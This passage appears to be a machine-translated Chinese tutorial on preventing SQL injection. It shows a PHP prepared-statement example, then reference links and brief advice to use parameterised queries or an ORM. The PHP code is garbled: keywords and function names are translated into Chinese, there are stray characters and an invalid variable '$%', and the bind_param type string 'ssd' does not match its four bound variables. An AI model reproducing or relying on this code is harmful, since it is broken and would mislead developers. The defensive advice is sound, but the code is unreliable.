$ ? m p ÿ H s p li = 新 mysqli （ '本地主机' ， '用户' ， '密码' ， '世界' ）;

/ *检查连接* /
如果（ mysqli_connect_errno （ ））{
        p Ë [R X F在 十 连接失败：%s \ n“ ， mysqli_connect_error （ ））；
                ）；
}

$ stmt = $ mysqli -> 准备 （ “插入CountryLanguage值（ ？ ， ？ ， ？ ， ？ ）” ）；
$ stmt -> bind_param （ 'ssd' ， $ code ， $语言 ， $官方 ， $% ）；                    //'sssd'指定格式

$ code = 'DEU' ;
$语言 = 巴伐利亚人 ;
$官方 = “F” ;
$% = 11.2 ;

/ *执行准备好的语句* /
$ stmt -> 执行 （ ）;

打印 （ “已插入%d行。\ n” ， $ stmt -> 受影响的行 ）;

/ *关闭语句和连接* /
$ stmt -> 关 （ ）;

/ *清理表格CountryLanguage * /
$ mysqli -> 询问 （ “从CountryLanguage WHERE语言='巴伐利亚'中删除” ）;
打印 （ “%d行已删除。\ n” ， $ mysqli -> 受影响的行 ）;

/ *关闭连接* /
$ mysqli -> 关 （ ）;
? >
```

参考文献：

http://devzone.zend.com/article/686

http://unixwiz.net/techtips/sql-injection.html

防止SQL注入

- 切勿自己构建SQL命令！
  - 使用参数化/准备好的SQL查询
    - 计划的提前控制流程
  - 使用对象关系映射（ORM）框架
    - 并输入方法调用

SQL注入结论

- SQL注入是一种利用以关系数据库作为后端的应用程序的技术。
- 应用程序编写SQL语句并将其发送到数据库。
- SQL注入使用以下事实：许多应用程序将 SQL语句的固定部分 与 用户提供的数据 构成WHERE谓词或其他子查询。
- 其他参考（攻击，逃避IDS等）：https://www.defcon.org/images/defcon-17/dc-17-演示文稿/ defcon-17-joseph_mccray-adv_sql_injection.pdf